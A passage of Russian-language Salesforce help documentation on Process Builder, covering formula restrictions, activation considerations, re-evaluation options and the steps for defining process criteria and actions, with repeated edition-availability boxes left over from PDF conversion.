- Если процесс развернут для другой организации в управляемом пакете, такой процесс можно только активировать или деактивировать. Пользователи не могут просматривать или редактировать процессы.
- При развертывании процесса посредством интерфейса Metadata API или наборов изменений и наличии любых из перечисленных ниже действий, пакетируемые компоненты, на которые они ссылаются, не подлежат автоматическому добавлению в пакет или набор изменений. Для успешного развертывания рекомендуем добавить данные ссылающиеся компоненты в пакет или набор изменений вручную.
  - Apex
  - Электронные предупреждения
  - Запустить поток
  - Опубликовать в Chatter
  - Быстрые действия
  - Отправить на утверждение

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Ограничения для формул процесса

Формулы, используемые как условия критериев, отличаются некоторыми ограничениями. Процесс, содержащий недопустимую формулу, не может быть сохранен или активирован.

Все формулы, используемые критериями, должны соответствовать требованиям ниже.

- Формула должна возвращать значение `true` или `false`. Если формула возвращает значение `true`, то связанные действия выполняются.
- Формула должна содержать не более 3 000 символов.
- Формула должна содержать поддерживаемую функцию.

 **Совет:** Скобки не добавляются автоматически при вставке функции. Обязательно добавляйте в формулу скобки, например `TODAY ()`.

## Неподдерживаемые функции

Формула процесса, использующая любую функцию ниже, возвращает значение `null`.

- GETRECORDIDS
- IMAGE
- INCLUDE
- PARENTGROUPVAL
- PREVGROUPVAL
- REQUIRE SCRIPT
- VLOOKUP

Полный список операторов и функций, доступных для создания формул, см. в разделе [«Операторы и функции формулы»](#) на странице 4632 интерактивной справки Salesforce.

### Прим.:

- Если критерии процесса используют формулу, не рекомендуем создавать формулу, которая всегда оценивается как истинная (например, «`2 < 5`»).
- ISCHANGED может использоваться как функция формулы или оператор. При использовании в качестве функции формулы в критериях процесса система не позволяет ссылаться на связанные поля дочерней записи. Например, ISCHANGED не поддерживается при добавлении ссылки на поле `[Case].Contact.AccountId`, но может использоваться при добавлении ссылки на поле `[Case].ContactId`.

## Рекомендации по активации процессов

Прежде чем активировать процесс, просмотрите условия, при выполнении которых процессы начинают оценку записей.

- Активированный процесс недоступен для редактирования.
- Ниже указан порядок обработки правил в системе Salesforce.
  1. Правила проверки
  2. Правила назначения
  3. Правила автоматического ответа
  4. Бизнес-правила и процессы (и немедленные действия)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## 5. Правила расширения

- Обновления записей на основе процессов не инициируют правила проверки, поэтому процессы могут аннулировать ранее допустимые поля.
- Процессы выполняются автоматически и незаметны пользователям.
- Сохранение или создание записей может инициировать несколько процессов.

### Когда процессы начинают оценку записей?

- Процессы могут оценивать записи при сохранении или создании записей. Тем не менее, процессы, созданные после сохранения записей, не оценивают данные записи задним числом.
- Процессы могут оценивать записи не более пяти раз за одну транзакцию при обновлении записи посредством другого процесса, бизнес-правила или потока в той же транзакции. Дополнительную информацию см. в разделе [«Повторная оценка записей в конструкторе процессов»](#) на странице 4750.
- Процессы инициируются при переподчинении стандартного объекта во взаимосвязи «Основная — подробная».
- Процессы оценивают преобразованные интересы только при включении правил проверки и триггеров для преобразования интересов в организации.
- Процессы оценивают изменения, внесенные в записи при использовании приложения Connect Offline, во время синхронизации.
- При обновлении пакета процессы инициируются повторно только для измененных объектов.
- Ниже перечислены действия, которые не инициируют процессы.
  - Пакетная замена значений раскрывающихся списков
  - Пакетное обновление адресных полей
  - Пакетное обновление подразделений
  - Изменение назначений территорий для организаций и возможностей
  - Преобразование интересов в организации-лица
  - Деактивация пользователей портала самообслуживания, клиентского или партнерского портала
  - Преобразование данных «Область» и «Страна» посредством инструмента «Преобразовать»
  - Изменение раскрывающихся списков «Область» и «Страна» посредством компонента `AddressSettings` в интерфейсе `Metadata API`

### Сообщения об ошибках конструктора процессов

Сообщения об ошибках и предупреждения могут содержать термин «поток» вместо термина «процесс». Тем не менее, данные сообщения применяются к процессу пользователя.

Ниже перечислены рекомендации по просмотру ошибок.

- Если процесс использует значение поля организации (например, «*Account.Name* равно *Асте*»), то при создании или редактировании организации-лица может отображаться следующая ошибка: «Не удалось инициировать поток посредством действия бизнес-правила. Не удалось сохранить запись, которая не инициировала поток». Во избежание данной ошибки, рекомендуем деактивировать процесс.
- Ссылочное поле содержит значение кода, указывающее на уникальную запись другого объекта. При отсутствии данного значения кода отображаются ошибки. Например:

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Процесс содержит действие «Опубликовать в Chatter», сообщение которого ссылается на имя организации, связанной с записью контакта. «*Контакт для организации {![Contact].Account.Name} создан.*» При отсутствии значения кода для ссылочного поля организации в записи контакта отображается ошибка выполнения процесса.
  - Критерий процесса проверяет поле «Имя» организации, связанной с записью контакта, на наличие значения «Асте» («*![Контакт].Account.Name равно "Асте"*»). При создании записи контакта, связанной с организацией, без настройки значения кода отображается ошибка. Во избежание данной ошибки, рекомендуем добавить до критерия «*![Контакт].Account.Name равно "Асте"*» дополнительное условие фильтра «*![Контакт].AccountId равно нулю "Ложь"*».
- Если критерий процесса оценивает поле взаимосвязи поиска, значение которого является пустым, то процесс может завершиться неудачно.

Например, процесс оценивает настраиваемое поле взаимосвязи поиска, ссылающееся на статус настраиваемой записи ошибки, связанной с обращением. Если поле статуса ошибки содержит пустое значение, то процесс завершается неудачно и прекращает оценку остальных полей в порядке, указанном в критериях процесса. Процесс оценивает поле взаимосвязи поиска правильно при использовании эквивалентной формулы в критериях процесса. Если критерий процесса не использует формулу, рекомендуем проверить функцию isNull при добавлении ссылок на поля, обрабатывающие несколько связанных записей.

## Настройка значений в конструкторе процессов

Использование конструктора процессов предполагает регулярную настройку значений (например, при настройке условий для критерия, при настройке полей нового обращения для действия «Создать запись» или при выборе метода Apex для ссылки).

### Область выбора поля

Рекомендуем использовать область выбора поля для добавления ссылок на поля записи, начавшей процесс, или поля связанных записей.

### Типы значений конструктора процессов

При выборе значения для заданного поля (запись, начавшая процесс, или связанная запись) доступные типы значений фильтруются на основе выбранного поля.

### Раскрывающиеся списки со множественным выбором в конструкторе процессов

Конструктор процессов позволяет выбирать несколько значений для поля типа «Раскрывающийся список со множественным выбором».

### Настройка дополнительных параметров в конструкторе процессов

Конструктор процессов позволяет пользователям выбирать некоторые дополнительные параметры для выполнения действий в процессах.


## ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Область выбора поля

Рекомендуем использовать область выбора поля для добавления ссылок на поля записи, начавшей процесс, или поля связанных записей.

Чтобы воспользоваться полями связанной записи, щелкните нужное поле со значком . Например, воспользуйтесь значением поля «Код организации» для организации контакта обращения.



Область выбора поля отображает только поля, которые поддерживаются значениями, выбранными для поля или переменных потока и переменных Apex.

## Типы значений конструктора процессов

При выборе значения для заданного поля (запись, начавшая процесс, или связанная запись) доступные типы значений фильтруются на основе выбранного поля.

Ниже перечислены доступные типы значений.

- **«Валюта»:** введите значение валюты вручную.
- **«Логическое»:** выберите логическое значение (истина или ложь).
- **«Дата/время»** или **«Дата»:** введите значение даты/времени или даты вручную.
- **«Формула»:** создайте выражение формулы.
- **«Глобальная постоянная»:** выберите глобальную постоянную для назначения значению нулевой или пустой строки (например, `$GlobalConstant.Null`).
- **«Код»:** введите значение кода Salesforce вручную (например, `00300000003T2PGAA0`).



**Прим.:** Если в основе процесса лежит код пользователя (например, если значение параметра `[Event].OwnerId` равно значению конкретного кода), убедитесь, что код представлен 18-, а не 15-значной строкой. Коды, представленные 15-значной строкой, можно преобразовать в 18-значные с помощью следующего средства: [www.adminbooster.com/tool/15to18](http://www.adminbooster.com/tool/15to18).

- **«Раскрывающийся список со множественным выбором»:** выберите как минимум одно значение раскрывающегося списка со множественным выбором.
- **«Число»:** введите числовое значение вручную.
- **«Раскрывающийся список»:** выберите значение раскрывающегося списка.
- **«Ссылка»:** выберите поле записи или связанной записи.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- «Строка»: введите строковое значение вручную.

 **Прим.:** Данные значения глобальных постоянных не поддерживаются оператором «равно нулю».

- `$GlobalConstant.Null`
- `$GlobalConstant.EmptyString`

## Раскрывающиеся списки со множественным выбором в конструкторе процессов

Конструктор процессов позволяет выбирать несколько значений для поля типа «Раскрывающийся список со множественным выбором».

Например, задайте несколько значений для поля «Страна» записи компании, которая работает в Ирландии, Великобритании и Франции.

Ниже перечислены компоненты, поддерживающие раскрывающиеся списки со множественным выбором.


- Формулы
- Критерии процесса
- Действия «Создать запись»
- Быстрые действия
- Действия «Обновить записи»

Чтобы задать несколько значений, создайте одно условие для каждого отдельного значения раскрывающегося списка со множественным выбором в критериях процесса. Например, если процесс проверяет расположения офисов организации на предмет их изменения, добавьте ссылки на несколько значений путем выбора одного поля для каждого значения раскрывающегося списка со множественным выбором.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



|   | Field*               | Operator* | Type*         | Value*     |
|---|----------------------|-----------|---------------|------------|
| 1 | [Account].Offices... | Equals    | MultiPicklist | Washington |
| 2 | [Account].Offices... | Equals    | MultiPicklist | Oregon     |
| 3 | [Account].Offices... | Equals    | MultiPicklist | California |

Conditions\*

All of the conditions are met (AND)


Any of the conditions are met (OR)

Customize the logic

Дополнительную информацию см. в разделе «Советы по использованию полей формулы типа "Раскрывающийся список" и "Раскрывающийся список со множественным выбором"».

Введите значения путем выбора параметра «**Выбрать значения...**» при добавлении ссылки на поле раскрывающегося списка со множественным выбором в действии.

Добавьте или удалите значения путем их перетаскивания между столбцами «Доступно» (1) и «Выбрано» (2).



Ниже перечислены рекомендации по использованию операторов в раскрывающихся списках со множественным выбором.

- Рекомендуем использовать оператор «Равно» только при выборе одного значения из поля раскрывающегося списка со множественным выбором.
- При использовании оператора «Равно» с несколькими значениями раскрывающегося списка со множественным выбором и выборе параметра **«Соответствие любым условиям (ИЛИ)»** условие оценивается как истинное только для одного значения. Например, если процесс проверяет поле «Регион» на наличие значения «Западный» или «Восточный», то условие оценивается как истинное при наличии только значения «Западный» или только значения «Восточный», но не обоих значений.
- При использовании операторов **«Содержит»** и **«ИЛИ»** для оценки нескольких значений раскрывающегося списка со множественным выбором условие оценивается как истинное для нескольких значений. Например, если процесс проверяет поле «Регион» на наличие значения «Западный» или «Восточный», то условие оценивается как истинное при наличии в поле «Регион» значений «Западный» и «Восточный», либо при наличии в поле «Регион» значений «Западный» или «Восточный».

### Настройка дополнительных параметров в конструкторе процессов

Конструктор процессов позволяет пользователям выбирать некоторые дополнительные параметры для выполнения действий в процессах.

Чтобы выбрать данные параметры, разверните область **«Дополнительно»** боковой панели при выполнении указанных ниже действий.

- Добавление объектов в процесс
- Добавление критериев в процесс

#### [Рекомендации по использованию дополнительных параметров конструктора процессов](#)

Ниже перечислены рекомендации по выбору дополнительных параметров.

#### [Повторная оценка записей в конструкторе процессов](#)

При добавлении объектов в процесс пользователь может выбрать многократную оценку записи в одной транзакции.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



### Предотвращение нежелательных действий в процессах

При добавлении критериев в процесс пользователь может выбрать выполнение действий только при изменении указанных критериев.

#### Рекомендации по использованию дополнительных параметров конструктора процессов

Ниже перечислены рекомендации по выбору дополнительных параметров.

- Рекомендуем избегать создания бесконечного цикла при предоставлении процессу возможности повторной оценки записей. Например, если процесс проверяет описание организации на предмет его изменения, а затем обновляет описание организации и создает сообщение Chatter при каждом создании или редактировании записи организации, то результатом оценки и инициирования действий будут шесть сообщений Chatter.
- Чтобы выполнить многократную оценку записи в одной транзакции при выборе объекта для процесса, не рекомендуем задавать критериям значение «Без критериев: просто выполнение действий!».
- Не рекомендуем использовать дополнительные параметры, если процесс использует функции формулы ISCHANGED, ISNEW или PRIORVALUE. При использовании данных параметров просмотрите перечисленные ниже рекомендации.

- При первоначальном создании записи функция ISNEW оценивается как истинная на всех этапах транзакции процесса. Если процесс использует функцию формулы ISNEW и выполняет повторную многократную оценку записи в одной транзакции, то данный процесс поддерживает многократное выполнение действий.

Например, процесс проверяет организацию на предмет ее создания или обновления.

1. Если функция ISNEW оценивается как истинная, то процесс обновляет годовой доход организации и публикует сообщение в Chatter.
2. Если процесс обновляет годовой доход организации, то затем процесс выполняет повторную оценку записи (не более пяти дополнительных раз) ввиду ее изменения.

При каждой оценке критериев функция ISNEW оценивается как истинная. Результатом являются шесть сообщений Chatter. Данный пример является истинным только при инициировании процесса ввиду создания записи организации.

- При создании записи функция PRIORVALUE возвращает текущее значение в качестве предыдущего. При обновлении записи функция PRIORVALUE возвращает значение поля, заданное перед началом транзакции. Если процесс использует функцию формулы PRIORVALUE и выполняет повторную многократную оценку записи в одной транзакции, то данный процесс поддерживает многократное выполнение действий. Если процесс выполняет повторную многократную оценку записи в одной транзакции и выполняет действия только при изменении указанных критериев, то предыдущее значение возвращает значения, существовавшие перед сохранением записи.

Например, процесс проверяет организацию на предмет ее создания или обновления.

1. Если формула  $PRIORVALUE([Account].Type) = 'Prospect'$  оценивается как истинная, то процесс обновляет годовой доход организации и публикует сообщение в Chatter.
2. При создании организации типа *Prospect* критерии всегда являются истинными до завершения транзакции процесса.
3. Если при выполнении критериев типу организации назначается значение *Other*, то формула  $PRIORVALUE([Account].Type) = 'Prospect'$  для организации типа *Prospect* будет истинной до завершения транзакции процесса.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

При каждой повторной оценке записи предыдущему значению типа организации соответствует значение Prospect. Результатом являются шесть сообщений Chatter.

- При первоначальном создании записи функция ISCHANGED всегда оценивается как ложная.

Например, процесс проверяет описание организации на предмет его изменения (*ISCHANGED ([Account].Description)*), а также выполняет повторную многократную оценку записей в одной транзакции. При использовании одной транзакции для создания организации без описания и последующего обновления ее описания другим процессом функция ISCHANGED оценивается как истинная при каждой повторной оценке записи ввиду сравнения пустого значения (описание организации при создании записи) с текущим значением.

Допустим, данный процесс создает сообщение Chatter при каждой оценке функции ISCHANGED([Account].Description) как истинной. Данный процесс может создать рекурсивный цикл, возвращающий шесть сообщений Chatter, так как функция ISCHANGED оценивается как истинная на всех этапах транзакции.

### Повторная оценка записей в конструкторе процессов

При добавлении объектов в процесс пользователь может выбрать многократную оценку записи в одной транзакции.

При выборе данного параметра процесс может оценивать запись не более пяти дополнительных раз в одной транзакции. Запись может оцениваться повторно ввиду ее обновления процессом, бизнес-правилом или потоком в той же транзакции.

Например, процесс проверки продаж содержит несколько этапов, утверждений, уведомлений и полей, подлежащих обновлению. Некоторые изменения могут быть частью процесса или могут контролироваться другими бизнес-правилами или потоками организации. Если конструктору процессов разрешается повторная многократная оценка записи в одной транзакции, то все изменения (даже изменения из других процессов) могут управляться и оцениваться посредством одной транзакции процесса.

### Предотвращение нежелательных действий в процессах

При добавлении критериев в процесс пользователь может выбрать выполнение действий только при изменении указанных критериев.

Например, процесс отправляет электронное предупреждение при наличии статуса обращения «Расширено». Допустим, сотрудники службы поддержки периодически обновляют описание обращения. При каждом сохранении нового описания процесс может проверять обращение на предмет изменения статуса «Расширено» вместо периодической отправки электронных предупреждений. Таким образом, процесс выполняет действия только при изменении статуса на значение «Расширено», но не при назначении статуса «Расширено».



**Совет:** Дополнительную информацию см. в данном коротком видеоролике [«Предотвращение нежелательных действий в процессах»](#).

Ниже перечислены условия, при выполнении которых данный параметр не поддерживается.

- Процесс начинается только при создании записи.
- Процесс начинается при создании или редактировании записи, но критерии не оцениваются.
- Критерии оценивают формулу, но формула не содержит ссылку на запись, начавшую процесс.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

- Процесс использует оператор «Изменено» в условии фильтра.

| Значение «Да» | Условия выполнения действий  | Условия невыполнения действий   |
|---------------|--|---|
| Выбрано       | <ul style="list-style-type: none"> <li>• Запись создана.</li> <li>• Запись обновлена. Текущие значения соответствуют условиям, а последние предыдущие значения не соответствовали условиям.</li> </ul> | <ul style="list-style-type: none"> <li>• Текущие значения записи соответствуют условиям, а последние предыдущие значения записи соответствовали критериям.</li> <li>• Текущие значения записи не соответствуют условиям.</li> </ul> |
| Не выбрано    | <ul style="list-style-type: none"> <li>• Запись создана.</li> <li>• Запись обновлена, а текущие значения соответствуют условиям.</li> </ul>  | Текущие значения записи не соответствуют условиям.  |

## Создание процесса

Чтобы создать процесс, определите его свойства и записи, подлежащие оценке, а затем добавьте нужные критерии и действия.

1. [Определение свойств процесса](#)  
Определите свойства для уникальной идентификации процессов и более удобного управления процессами.
2. [Определение записей для оценки](#)  
Свяжите процесс с объектом и укажите время начала процесса.
3. [Добавление критерия процесса](#)  
Определите критерии процесса, которые должны быть истинными для выполнения связанных действий.
4. [Добавление действий в процесс](#)  
Определите действия, которые должны выполняться при выполнении заданных критериев.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»

И

- «Просмотр всех данных»

## Определение свойств процесса

Определите свойства для уникальной идентификации процессов и более удобного управления процессами.

1. Введите строку «*Конструктор процессов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Конструктор процессов**», затем щелкните «**Создать**».

При необходимости измените текущий активный процесс путем создания его неактивной копии. Копия может использоваться как новый процесс или новая версия текущего процесса.

2. Чтобы определить процесс, заполните данные поля.

| Поле         | Описание   |
|--------------|--|
| Имя процесса | Имя процесса. Поле «Имя процесса» должно содержать не более 255 символов.<br><br>Данное имя отображается на странице управления процессами (для перехода к этой странице введите строку « <i>Конструктор процессов</i> » в поле «Конструктор процессов» в меню «Настройка», выберите пункт « <b>Конструктор процессов</b> »), поэтому рекомендуется выбрать для процесса имя, которое позволит отличить его других процессов.  |
| API-имя      | Имя, используемое интерфейсом API и управляемыми пакетами. Поле «API-имя» должно содержать не более 79 символов.<br><br>Данное имя должно быть уникальным среди всех процессов и потоков. (При использовании потоков данному полю назначается метка «Уникальное имя».) Имя должно начинаться с буквы и содержать только буквы, цифры и символы подчеркивания. Имя не может заканчиваться символом подчеркивания, а также содержать пробелы или два последовательных символа подчеркивания.<br><br>Поле «API-имя» сохраненного процесса не может быть изменено. |
| Описание     | Дополнительно. Описание процесса.<br><br>Кроме того, описание отображается на странице управления процессами, позволяя пользователям различать доступные процессы (например, для определения действий процесса и времени их выполнения).   |

3. Нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или просмотра процессов:

- «Управление Force.com Flow»

И


«Просмотр всех данных»

### Определение записей для оценки

Свяжите процесс с объектом и укажите время начала процесса.

1. Щелкните **«Добавить объект»**.
2. Выберите нужный объект в поле «Объект». Щелкните **«Найти объект...»** для открытия раскрывающегося списка и введите значение для фильтрации списка. После сохранения данной панели выбранный объект не может быть изменен.
3. Выберите время начала процесса.

| Условие   | Значение                               |
|---|--|
| Процесс начинается при каждом создании записи для указанного типа объекта.                | только при создании записи             |
| Процесс начинается при каждом создании или обновлении записи для указанного типа объекта. | при создании или редактировании записи |

 **Прим.:** Третий параметр («создано и изменено для дальнейшего соответствия критериям»), доступный при использовании бизнес-правил, будет отображаться при добавлении критериев, если здесь выбирается параметр «при создании или редактировании записи».

4. Чтобы определить необходимость многократной оценки записи в одной транзакции, разверните область **«Дополнительно»**.  
При выборе значения «Да» процесс может оценивать запись не более пяти дополнительных раз в одной транзакции. Запись может оцениваться повторно ввиду ее обновления процессом, бизнес-правилом или потоком в той же транзакции. Дополнительную информацию см. в разделе **«Повторная оценка записей в конструкторе процессов»** на странице 4750.
5. Нажмите кнопку **«Сохранить»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»

И

«Просмотр всех данных»

## Добавление критерия процесса

Определите критерии процесса, которые должны быть истинными для выполнения связанных действий.

При выполнении критерия процесс выполняет связанную группу действий. При невыполнении критерия процесс пропускает группу действий и оценивает критерий для следующей группы действий. Помните, что процесс выполняет только одну группу действий.

1. Щелкните «Добавить критерии».
2. Введите имя данного критерия.  
Имя отображается на холсте, позволяя пользователям различать добавленные критерии.
3. Выберите нужный тип критерия. Данный выбор определяет поля, которые должны отображаться в диалоговом окне.

| Цель   | Значение                                   |
|--|--|
| Наличие определенных значений полей в записи.<br>Например, чтобы выполнить связанные действия для записей возможностей, стоимость которых превышает 5 000 долларов США, воспользуйтесь фильтром ниже.  | Соответствие условиям                      |
| <code>[Opportunity].Amount greater than \$5000.00</code>   |  |
| Оценка записи посредством формулы.<br>Например, чтобы выполнить связанные действия для организаций, годовой доход которых превышает 1 000 000 долларов США, при изменении организации любым пользователем, кроме ответственного, воспользуйтесь формулой ниже. | Значение формулы оценивается как истинное  |
| <code>AND ( ([Account].LastModifiedBy.Id &lt;&gt; [Account].Owner.Id) , ([Account].AnnualRevenue &gt; 1000000) )</code>  |  |
| Выполнение связанных действий без оценки записи.<br>Процесс выполняет все действия, связанные с данным критерием, и пропускает другие оставшиеся критерии. Таким образом, рекомендуем выбирать данный тип критерия только для последнего критерия процесса.    | Без критериев: просто выполнение действий! |

4. При выборе значения «Соответствие условиям» выполните указанные ниже действия.
  - a. Определите условия фильтра путем выбора значений полей, подлежащих оценке.

## ВЕРСИИ



Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования или  
просмотра процессов:

- «Управление Force.com Flow»
- И  
«Просмотр всех данных»


|          |  |
|----------|--|
| Поле     | <p>Выберите нужное поле. При необходимости оцените значения для записей, связанных с записью, начавшей процесс. Просто щелкните связанную запись со значком  напротив поля кода.</p> <p>Например, если запись, начавшая процесс, принадлежит объекту «Контакт», то значение может быть оценено для поля «Годовой доход» организации контакта. Чтобы получить доступ к данному полю, щелкните «Код организации» , выберите поле «Годовой доход» и щелкните «Выбрать».</p> |
| Оператор | Доступные операторы определяются типом данных поля.  |
| Тип      | Доступные типы значений определяются типом данных поля.  |
| Значение | Определите нужное значение. Дополнительную информацию см. в разделе <a href="#">«Настройка значений в конструкторе процессов»</a> на странице 4745.  |

**b.** Определите условия, которые должны быть истинными для выполнения связанных действий, в поле «Условия».

Чтобы воспользоваться настраиваемой логикой, введите текстовую строку, содержащую:

- числа для обращения к каждому условию
- операторы «И» или «ИЛИ» для определения условий, которые должны быть истинными
- скобки для объединения элементов строки

Например, при использовании логики «1 И (2 ИЛИ 3)» результат оценивается как истинный при истинности первого условия и истинности второго или третьего условия. Максимальная длина текста логики условия составляет 1 000 символов.


 **Прим.:** Двусмысленные логические условия, разделенные скобками, обычно не приводят к ошибкам проверки. Например:

- условие «1 И 2 ИЛИ 3» приводит к ошибке;
- условие «1 И (2 И 3) ИЛИ 4» не приводит к ошибке.

Не рекомендуется использовать двусмысленные настраиваемые логические условия при перегруппировке частей строки, так как это может привести к непредсказуемым результатам.

5. При выборе значения «Значение формулы оценивается как истинное» определите нужную формулу.
6. Чтобы определить необходимость выполнения действий только при создании или редактировании записи для соответствия критериям, щелкните **«Дополнительно»** внизу панели.

Дополнительную информацию см. в разделе [«Предотвращение нежелательных действий в процессах»](#) на странице 4750.

 **Прим.:** Данный параметр доступен только при условии, что процесс начинается при создании или редактировании записи, а пользователь выбирает значение «Условия фильтра выполняются» или «Значение формулы оценивается как истинное».

7. Нажмите кнопку **«Сохранить»**.

## Добавление действий в процесс

Определите действия, которые должны выполняться при выполнении заданных критериев.

Группа действий может содержать немедленные и запланированные действия. Немедленные действия выполняются при выполнении критериев оценки. Запланированные действия выполняются в указанное время. Например, система Salesforce позволяет автоматически отправлять электронные напоминания группе, работающей с организациями, если ценная возможность остается открытой за десять дней до указанной даты закрытия.

Прежде чем начать работу, определите тип данного действия: немедленное или запланированное. Чтобы выполнить действие в определенное время, [выберите время его выполнения](#).

1. Щелкните **«Добавить действие»**.
2. Выберите нужный тип действия, а затем заполните поля для его определения.

### Создание записи из процесса

Чтобы создать запись, введите значения вручную или воспользуйтесь значениями связанных записей.

### Создание сообщения Chatter из процесса

Сообщение может быть опубликовано в ленту пользователя, группы Chatter или записи, начавшей процесс.

### Использование быстрого действия из процесса

Быстрое действие, созданное текущим пользователем или другим администратором для организации, позволяет создавать записи, обновлять записи или регистрировать вызовы.

### Запуск потока из процесса

Запуск автоматически запущенного потока из процесса позволяет автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством процессов — без создания специального кода.

### Отправка сообщения эл. почты из процесса

Сообщение эл. почты может быть отправлено из процесса посредством электронного предупреждения. Электронные предупреждения настраиваются вне конструктора процессов и содержат стандартный текст, список получателей и шаблон сообщения эл. почты.

### Отправка записи на утверждение из процесса

Отправьте запись, начавшую процесс, на утверждение.

### Обновление записей из процесса

Чтобы обновить как минимум одну запись, связанную с записью, начавшей процесс, введите значения вручную или воспользуйтесь значениями из связанных записей.

